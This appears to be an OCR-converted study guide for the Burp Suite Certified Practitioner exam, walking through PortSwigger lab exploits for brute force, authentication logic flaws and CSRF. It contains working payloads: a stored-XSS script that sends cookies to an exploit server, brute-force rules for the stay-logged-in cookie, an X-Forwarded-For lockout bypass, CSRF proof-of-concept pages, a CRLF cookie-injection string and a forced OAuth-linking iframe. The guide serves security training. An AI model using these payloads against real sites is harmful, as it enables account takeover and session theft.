Cookie: session=VictimAdminSessionCookieValue
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
```




[PortSwigger Lab: Response queue poisoning via H2.TE request smuggling]

Brute Force

[Stay-Logged-in]
[Stay-logged-in Offline Crack]
[Brute Force Protected Login]
[Subtly Invalid Login]


Stay-Logged-in

> Login option with a stay-logged-in check-box result in Cookie value containing the password of the user logged in and is vulnerable to brute-forcing.



> The exploit steps below plus the Intruder Payload processing rules in order and including the GREP option in sequence before starting the attack.

1. Logout as current user.
2. Send the most recent GET /my-account request to Burp Intruder.
3. Select the cookie: `stay-logged-in` as injection position.
4. Hash: `MD5`
5. Add prefix: `carlos:`
6. Encode: `Base64-encode`
7. Add **GREP** under settings tab, to check for the string in the response `Update email` indicating successfully logged in attack.




[PortSwigger Lab: Brute-forcing a stay-logged-in cookie]

Stay-logged-in Offline Crack

> The blog application comment function is vulnerable to [stored XSS], use the below payload in blog comment to send the session cookie of Carlos to the exploit server.

```
<script>
document.location='https://EXPLOIT.net/StealCookie='+document.cookie
</script>
```

> Base64 decode the `stay-logged-in` cookie value and use an online **MD5** hash crack station database.



[PortSwigger Lab: Offline password cracking]


Brute Force Protected Login

> ***Identified*** brute force protection on login when back-end enforce 30 minute ban, resulting in **IP blocked** after too many invalid login attempts. Testing `X-Forwarded-For:` header result in bypass of brute force protection. Observing the response time with long invalid password, mean we can use **Pitchfork** technique to ***identify*** first valid usernames with random long password and then rerun intruder with **Pitchfork**, set each payload position attack iterates through all sets simultaneously.

[Burp Lab Username, Password and directory fuzzing Word lists]

> Payload position 1 on IP address for `X-Forwarded-For:` and position 2 on username with a long password to see the **response time delay** in attack columns window.

```
X-Forwarded-For: 12.13.14.15
```




> Repeat above **Pitchfork** intruder attack on the password field and then ***identify*** valid password from the status column with 302 result.

[PortSwigger Lab: Username enumeration via response timing]

Subtly Invalid Login

> ***Identify*** that the login page & password reset is not protected by brute force attack, and no IP block or time-out enforced for invalid username or password.

> Tip for the BSCP Exam, there is sometimes another user with weak password that can be brute forced. Carlos is not always the account to target to give a foothold access in stage 1.



> Notice on the Intruder attack column for the GREP value, `Invalid username or password.` the one response message for a failed username attack do not contain full stop period at the end. Repeat the attack with this ***identified*** username, and **Sniper** attack the password field to ***identify*** `302` response for valid login.

Home

Please check your email for a reset password link. If it hasn't arrived after five minutes, please contact the site administrator.

> In the BSCP exam ***lookout*** for other messages returned that are different and disclose valid accounts on the application and allow the brute force ***identified*** of account passwords, such as example on the refresh password reset function.

> Once valid username identified from different response message, the perform brute force using Burp Intruder on the password.

PortSwigger Lab: Username enumeration via subtly different responses

> Another scenario to identify valid username on the WEB APP is to provide list of usernames on login and one invalid password value. In the Intruder attack results one response will contain message `Incorrect password` .
> Intruder attack injection position, `username=§invalid-username§&password=SomeStupidLongCrazyWrongSecretPassword123456789` .


PortSwigger Lab: Username enumeration via different responses

Authentication

Account Registration
Auth Token bypass Macro

Account Registration

> Business logic flaw in the account registration feature allow for gaining foothold as target user role access. Content Discovery find the path `/admin` , message state the Admin interface is only available if logged in as a **DontWannaCry** user.



> Creating email with more that 200 character before the `@` symbol is then truncated to 255 characters. This ***identify*** the vulnerability in the account registration page logic **flaw**. In the email below the `m` at the end of `@dontwannacry.com` is character 255 exactly.

```
very-long-strings-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-string-so-very-long-strings@dontwannacry.com.exploit-0afe007b03a34169c10b8fc501510091.exploit-server.net
```


[PortSwigger Lab: Inconsistent handling of exceptional input]

Auth Token bypass Macro

> If the authentication login is protected against brute force by using random token that is used on every login POST, a Burp Macro can be used to bypass protection.

> Create Burp Macro

1. Open Proxy settings and select **sessions** under Project choices.
2. Scroll down to `Macros` , and add new macro.
3. Select **request** from the list to use for the value to be used.
4. click `Configure item` and add custom parameter location to extract.
5. Click **OK** to return to Sessions under Project choices.
6. Add a Session handling **rule**, and the editor dialogue opens.
7. In the dialogue, go to the "Scope" tab.
8. Under scope for the session handling rule editor, **check** Target, Intruder, and Repeater.
9. Still under "URL Scope", select `Include all URLs` .
10. Close Settings.



PortSwigger Lab: Infinite money logic flaw - show how to create Burp Macro

Privilege Escalation


CSRF Account Takeover

OAuth
Referer Validation CSRF
Referer Header Present
LastSearchTerm
CSRF duplicated in cookie
CSRF Token Present
Is Logged In
CSRF No Defences
SameSite Strict bypass
SameSite Lax bypass

> Cross-Site Request Forgery vulnerability allows an attacker to force users to perform actions that they did not intend to perform. This can enable attacker to change victim email address and use password reset to take over the account.

OAuth

> oAuth linking exploit server hosting iframe, then deliver to victim, forcing user to update code linked.




> Intercepted the GET /oauth-linking?code=[...]. send to repeat to save code. **Drop** the request. Important to ensure that the code is not used and, remains valid. Save on exploit server an iframe in which the `src` attribute points to the URL you just copied.

```
<iframe src="https://TARGET.net/oauth-linking?code=STOLEN-CODE"></iframe>
```

[PortSwigger Lab: Forced OAuth profile linking]

Referer Validation CSRF


> ***Identify*** the change email function is vulnerable to CSRF by observing when the **Referer** header value is changed the response give message, `Invalid referer header` , and the email change is accepted when the referrer value contains the expected target domain somewhere in the value.



> Adding original domain of target and append `history.pushState('', '', '/?TARGET.net');` to the **Referer header** in the form of a query string, allow the change email to update.

```
Referrer-Policy: unsafe-url
```

> **Note:** Unlike the normal Referer header spelling, the word "**referrer**" must be spelled correctly in the above `head` section of the exploit server.



> Create a CSRF proof of concept exploit and host it on the exploit server. Edit the JavaScript so that the third argument of the **history.pushState()** function includes a query string with target URL.

```
<html>
  <!-- CSRF PoC -  CSRF with broken Referer validation -->
  <body>
    <script>
        history.pushState('', '', '/?TARGET.net');
    </script>
    <form action="https://TARGET.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;exploit&#45;net" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

> When above exploit payload is delivered to victim, the CSRF POC payload changes the victim email to **hacker@exploit.net**, because the Referer header contained target in value. In ***BSCP*** exam take not of your `hacker@exploit` server email address to use in account takeover.

[PortSwigger Lab: CSRF with broken Referer validation]

Referer Header Present

> In the update email request when changing the `referer` header the response indicate `Invalid referer header` , ***identifying*** CSRF vulnerability. Using the `<meta name="referrer" content="no-referrer">` as part of the exploit server CSRF PoC this control can be bypassed. This instruct the exploit server to Deliver Exploit to victim without `referer` header.

```
<html>
  <!-- CSRF PoC - CSRF where Referer validation depends on header being present -->
  <body>
<meta name="referrer" content="no-referrer">
    <form action="https://TARGET.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="administrator&#64;EXPLOIT&#46;NET" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

> This is interactive exploit and in BSCP exam if the stage 1 exploit was non interactive then this can be used to obtain administrator interaction by her clicking on the link to change their password. Note to check the `source code` of the change email page for any additional form id values.

Craft a response

URL: https://exploit-0ac8005703393ed6c14576b5014e0028.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
<meta name="referrer" content="no-referrer">
    <form action="https://0a6800cf039d3e26c13a7721000e00e1.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hackers&#64;EXPLOIT&#46;NET" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Store | View exploit | Deliver exploit to victim | Access log

[PortSwigger Lab: CSRF where Referer validation depends on header being present]

LastSearchTerm

> ***Identify*** the CSRF vulnerability where token not tied to non-session cookie, by changing the **csrfkey** cookie and seeing the result that the request is rejected. Observe the **LastSearchTerm** cookie value containing the user supplied input from the search parameter.



> Search function has no CSRF protection, create below payload that injects new line characters `%0d%0a` to set new cookie value in response, and use this to inject cookies into the victim user's browser.

```
/?search=test%0d%0aSet-Cookie:%20csrfKey=CurrentUserCSRFKEY%3b%20SameSite=None
```

> Generate CSRF POC, Enable the option to include an **auto-submit** script and click **Regenerate**. Remove the **auto-submit** script code block and add following instead, and place `history.pushState` script code below body header. The **onerror** of the IMG SRC tag will instead submit the CSRF POC.

```
<img src="https://TARGET.net/?search=test%0d%0aSet-Cookie:%20csrfKey=CurrentUserCSRFKEY%3b%20SameSite=None"
onerror="document.forms[0].submit()">
```

> During BSCP **Exam** set the email change value to that of the exploit server ***hacker@exploit-server.net*** email address. Then you can change the administrator password with the reset function.

Craft a response

URL: https://exploit-0a18002e03379f0ccf16180f01180022.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://0ad7008b03099fdccf6c199100dd00e0.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;exploit&#45;0a18002e03379f0ccf16180f01180022&#46;exploit&#45;server&#46;net" />
      <input type="hidden" name="csrf" value="48hizVRa9oJ1slhOIPljozUAjqDMdplb" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0ad7008b03099fdccf6c199100dd00e0.web-security-academy.net/?search=test%0d%0aSet-
Cookie:%20csrfKey=NvKm20fiUCAySRSHHSgH7hwonb21oVUZ%3b%20SameSite=None" onerror="document.forms[0].submit()">
  </body>
</html>
